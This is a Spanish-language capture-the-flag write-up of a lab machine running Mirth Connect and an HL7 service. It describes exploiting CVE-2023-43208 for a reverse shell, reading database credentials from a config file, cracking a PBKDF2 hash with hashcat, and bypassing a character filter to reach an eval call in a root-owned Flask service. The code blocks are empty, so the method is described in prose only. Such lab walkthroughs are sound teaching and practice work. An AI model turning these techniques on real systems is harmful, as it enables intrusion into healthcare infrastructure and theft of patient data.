- Dificultad:
medium - Tiempo aprox.
~4h - Datos Iniciales:
10.129.2.190
Nmap Scan y enumeración#
Tras hacer un scan nmap completo, encontramos lo siguiente:
| |
Aunque no se nos redirija a ningún dominio/vhost, añadimos interpreter.htb a /etc/hosts para estandarizar el nombre del server.
TCP/22 (SSH): OpenSSH 9.2p1, tenía una vulnerabilidad crítica (Unauthenticated RCE por race condition) pero era bastante compleja de explotar, así que la consideramos versión no vulnerable (a efectos prácticos).TCP/80 (HTTP): Jetty, servidor http basado 100% en java- Sirviendo una página con título
Mirth Connect Administrator - Método HTTP peligroso:
TRACE
- Sirviendo una página con título
TCP/443 (HTTPS): Al comprobar a solicitar la página concurl -kveo que sirve exactamente lo mismo que el puerto 80.TCP/6661 (?): El scan de nmap no detecta servicio, tendremos que mirar más a fondo.
Respecto a Mirth Connect Administrator, en Internet pone lo siguiente:
Mirth Connect is an open-source integration engine designed primarily for healthcare to enable seamless data exchange between disparate systems. It handles real-time translation, transformation, and routing of messages across formats like HL7, FHIR, JSON, XML…
Mirth Connect Administrator is a key component of the Mirth Connect integration engine, allowing users to manage data transmission and healthcare integrations effectively. It provides a dashboard for overseeing channels, user management, system settings, and alerts
Respecto al puerto 6661, en Internet pone lo siguiente:
Port 6661 is commonly associated with the HL7 protocol used in healthcare for exchanging patient data, but it can also be flagged for malware activity. Contando con el hecho de que los puertos 80 y 443 sirven un panel de control relacionado con temas de sanidad, la primera opción (Protocolo HL7) se hace bastante más probable
Health Level Seven (HL7)#
Tras buscar en internet, veo lo siguiente: Health Level Seven (HL7) no es un protocolo de red en sí, sino un estándar de mensajería de la capa de aplicación (De ahí el 7, de la capa 7 del modelo OSI) que sirve para que diferentes sistemas informáticos médicos (normalmente de fabricantes distintos) puedan intercambiar info clínica. Se usa comúnmente en hospitales, clínicas y laboratorios.
Hay varias versiones:
- HL7 v2.x: Las más implementadas, por defecto usan el puerto 6661, operando sobre el protocolo MLLP
- HL7 v3: Con algunas mejoras pero no tan implementadas por no ser retrocompatibles con 2.x
- HL7 FHIR: La más moderna. Usa HTTP(S) y peticiones RESTful con json/xml
En HTTP(s) tenemos Mirth Connect. Como HL7 FHIR es la versión moderna y trabaja sobre HTTP(s), me pregunto si será posible que tanto HL7 2.x como FHIR coexistan en el mismo server a la vez, a lo que encuentro la respuesta:
It’s common for HL7 2.x and FHIR to coexist on the same server in healthcare systems, especially during transitions to modern standards. HL7 2.x often runs on a custom TCP port like 6661 using MLLP for legacy messaging, while FHIR operates over standard HTTP(S) ports (e.g. 80, 443) for RESTful APIs.
De momento tenemos prácticamente confirmado que HL7 2.x está activo en el 6661, solo quedaría confirmar si FHIR también lo está en el 80/443 y, dado que esa versión opera como API REST, necesitaremos encontrar su endpoint. Al buscar en Internet, veo:
In Mirth Connect, there is no single fixed FHIR API endpoint. Instead, the endpoint is determined by how a specific FHIR Listener channel is configured within the Mirth Administrator.
Así que necesitaremos acceder a Mirth Administrator para ver su endpoint (o sacarlo a fuerza bruta).
TCP/6661 - HL7#
HL7 opera sobre MLLP, que necesita saber dónde empiezan y acaban los mensajes, así que tiene un formato estricto:
- Inicio de mensaje:
0x0b - Payload: Todo el mensaje HL7 2.x en texto.
- Fin del mensaje;
0x1c 0x1d
Formato y significado de payload HL7#
Esta información no es estrictamente necesaria para el CTF, pero si por curiosidad quieres saber el significado del payload HL7 puedes leerla. Si no, sáltate este bloque:
Segmento MSH obligatorio: Header, define los delimitadores que usará el resto del mensajeSeparador de segmentos: Obligatoriamente\r, no vale\r\nDelimitadores entre info:|,^,~,&separan campos y componentes. (ver ejemplo)
P.ej, un payload válido para HL7 sería (sacado de Wikipedia):
| |
- MSH: Header, indica el quién manda el mensaje y quién lo recibe (
MegaRegySuperOE, respectivamente) y el tipo de mensaje (ADT^A01- Admisión de paciente) - EVN: Fecha y hora del evento
- PID: Datos del paciente,
KLEINSAMPLE BARRY, nacido el10/09/1962, sexoMasculino. - PV1: Datos de visita al hospital, ubicación asignada, médicos que le atienden.
- OBX: Resultados y observaciones. Altura
1.80m, peso79kg. - AL1: Alergias (
ASPIRIN) - DG1: Diagnóstico (
CHEST PAIN, UNSPECIFIED)
Mensaje a HL7 p.6661#
Para mandar este mensaje a HL7 2.x hay que envolverlo según los requisitos de MLLP. Creamos un payload que mande un mensaje y recoja el output:
| |
Y miramos el output:
| |
Nos ha devuelto un ACK, que de forma resumida significa:
MSA: Message AcknowledgementAA: Application Accept (Mirth ha recibido nuestro mensaje, lo ha procesado y lo ha aceptado)- Campos reflejados y tiempo del sistema.
Los datos que hemos mandado se habrán guardado en algún sitio, pero como de momento no sabemos ni dónde ni cómo, solo nos queda mirar en Mirth Connect Admin.
TCP/80 & TCP/443 - Mirth Connect Administrator#
Al entrar al puerto 80 vemos un panel de login:
Access Secure System y aceptamos el peligro del certificado autofirmado.
Enumeración de versión de Mirth#
Al mirar en Internet, veo que la versión puede verse sin estar autenticados haciendo una solicitud al endpoint /api/server/version. Desde Firefox:
Tenemos que añadir un header X-Requested-With, así que hacemos la solicitud con curl:
| |
CVE-2023-43208 -> Foothold inicial#
Encontramos varias vulnerabilidades importantes para esta versión (Unauthenticated RCE). En especial, la que aplica para esta versión es CVE-2023-43208.
Hay un exploit público que usamos en este caso (fork de otro que usaba dependencias obsoletas de hace 2 años):
| |
Y mientras en el handler:
| |
Privesc 1 (mirth -> sedric)#
De momento somos mirth, no tenemos permiso para leer /home/sedric, así que tendremos que conseguir llegar a su usuario y luego root, o llegar a root directamente.
Al ejecutar linPEAS encontramos varias cosas:
MariaDBejecutándose.mariadb.service: Uses relative path 'sync' (from # ExecStartPre=sync)mariadb.service: Uses relative path 'sysctl' (from # ExecStartPre=sysctl -q -w vm.drop_caches=3)mariadb.service: Uses relative path 'sysctl' (from # ExecStartPre=sysctl -q -w vm.drop_caches=3)mariadb.service: Uses relative path 'sysctl' (from # ExecStartPre=sysctl -q -w vm.drop_caches=3)
- Local-Only Listeners (loopback):
tcp LISTEN 127.0.0.1:54321tcp LISTEN 127.0.0.1:3306
Puerto 54321 - Flask#
Antes de ir a por MariaDB, hacemos port forwarding del puerto 54321 para ver qué es:
| |
Y mientras en nuestra máquina:
| |
Si pedimos cualquier cosa al servidor, vemos que para todo nos devuelve 404:
| |
No encuentra nada, pero como Flask funciona diferente a los servers web normales como Apache o nginx (requere “mapear” endpoints a elementos específicos a servir), vendría bien saber el nombre de los endpoints, y para ello vendría bien saber qué proceso está sirviendo el server Flask. Esto podemos deducirlo por descarte.
El proceso debe ser de python (porque flask es de python), versión 3.x (por el análisis nmap), y evidentemente no ser el proceso de nuestra reverse shell o el de fail2ban (que son otros procesos de python que sabemos que no corresponden al servicio). Esto nos deja una sola opción:
| |
/usr/local/bin/notif.py, ejecutándose como root, puede ser un vector de escalada importante. El principal problema es el siguiente:
| |
No tenemos permiso ni siquiera de lectura, ahora bien, ver que sedric puede leerlo es un indicativo importante de que posiblemente la siguiente escalada de privilegios (sedric -> root) sea a través de este proceso. Dicho esto, nos queda MariaDB.
Puerto 3306 - MariaDB#
Y, por descarte de nuevo, si el otro vector era de sedric a root, este tiene que ser de mirth a sedric.
Necesitamos las credenciales de MariaDB, así que aprovecharemos el hecho de que probablemente se reutilicen o se incluyan explícitamente en los archivos de Mirth (porque el servicio debe acceder a la DB). Encontramos los archivos de Mirth Connect, ubicados en /usr/local/mirthconnect. Ahí encontramos /usr/local/mirthconnect/conf/mirth.properties:
| |
Y con esto entramos en MariaDB:
| |
Ahora listamos las tablas para ver qué columnas interesantes hay:
| |
Seleccionamos PERSON_PASSWORD y PERSON:
| |
Crackeando el hash#
Tras una búsqueda, veo que a partir de Mirth Connect 4.4.0 (inclusive) se pasó a usar PBKDF2-HMAC-SHA256 sustituyendo a Raw-SHA256, y los hashes funcionan de la siguiente manera:
La string u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== tiene 40 bytes.
- Los primeros 8 son el salt
- Los otros 32 son el hash
Para crackearlo, usaremos hashcat con el formato que espera su modo 10900 (PBKDF2-HMAC-SHA256): sha256:iteraciones:salt_b64:hash_b64. En nuestro caso iteraciones es 600000 (por defecto a partir de Mirth 4.4.0), porque aunque puede cambiarse el número en mirth.properties -> digest.iterations, no se ha modificado (no aparece) la línea.
| |
Esto nos da el siguiente hash:
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
Nota: Iteraciones
La fuerza bruta es factible aquí porque, aunque haya 600000 iteraciones, en esta situación la contraseña muy probablemente esté en rockyou. Ahora bien, en una situación real esto es impracticable (si no se dispone de semanas), y el que no tenga gráfica dedicada va a tardar un rato.
Ahora crackeamos el hash:
| |
Y así conseguimos la contraseña snowflake1.
Privesc 2 (sedric -> root)#
Nos conectamos por SSH para tener una shell completa y miramos si somos sudoers:
| |
Ni siquiera hay sudo, así que vamos directos al script /usr/local/bin/notif.py, el cual efectivamente confirmamos estaba escuchando en el puerto 54321. Según un propio comentario en el script hace lo siguiente:
Notification server for added patients. This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/. It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine. It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
El endpoint que buscábamos antes por fuerza bruta es /addPatient, que atiende requests POST y hace lo siguiente:
- Decodea los datos que llegan
- Si no hay tag de paciente, da error.
- Mete los datos en un template
- Una vez formateados con el template, los mete a una “notificación” en un archivo.
El código tiene una vulnerabilidad importante que se da en el paso del template. Se usa la siguiente función:
| |
Específicamente en estas líneas:
| |
Aquí el script toma nuestro input, lo mete a una plantilla e inmediatamente lo evalúa, con la única barrera de que antes hace esto:
| |
Es decir, que no nos permite añadir “ ”, “,”, “-” ni “[]”, pero podemos evadir esto usando chr(32) para espacios (el resto ni lo necesitamos):
| |
Probamos a mandarlo desde el servidor:
| |
Así que tendremos que usar el port forward creado antes:
| |
Volvemos a SSH:
| |
Y tenemos root.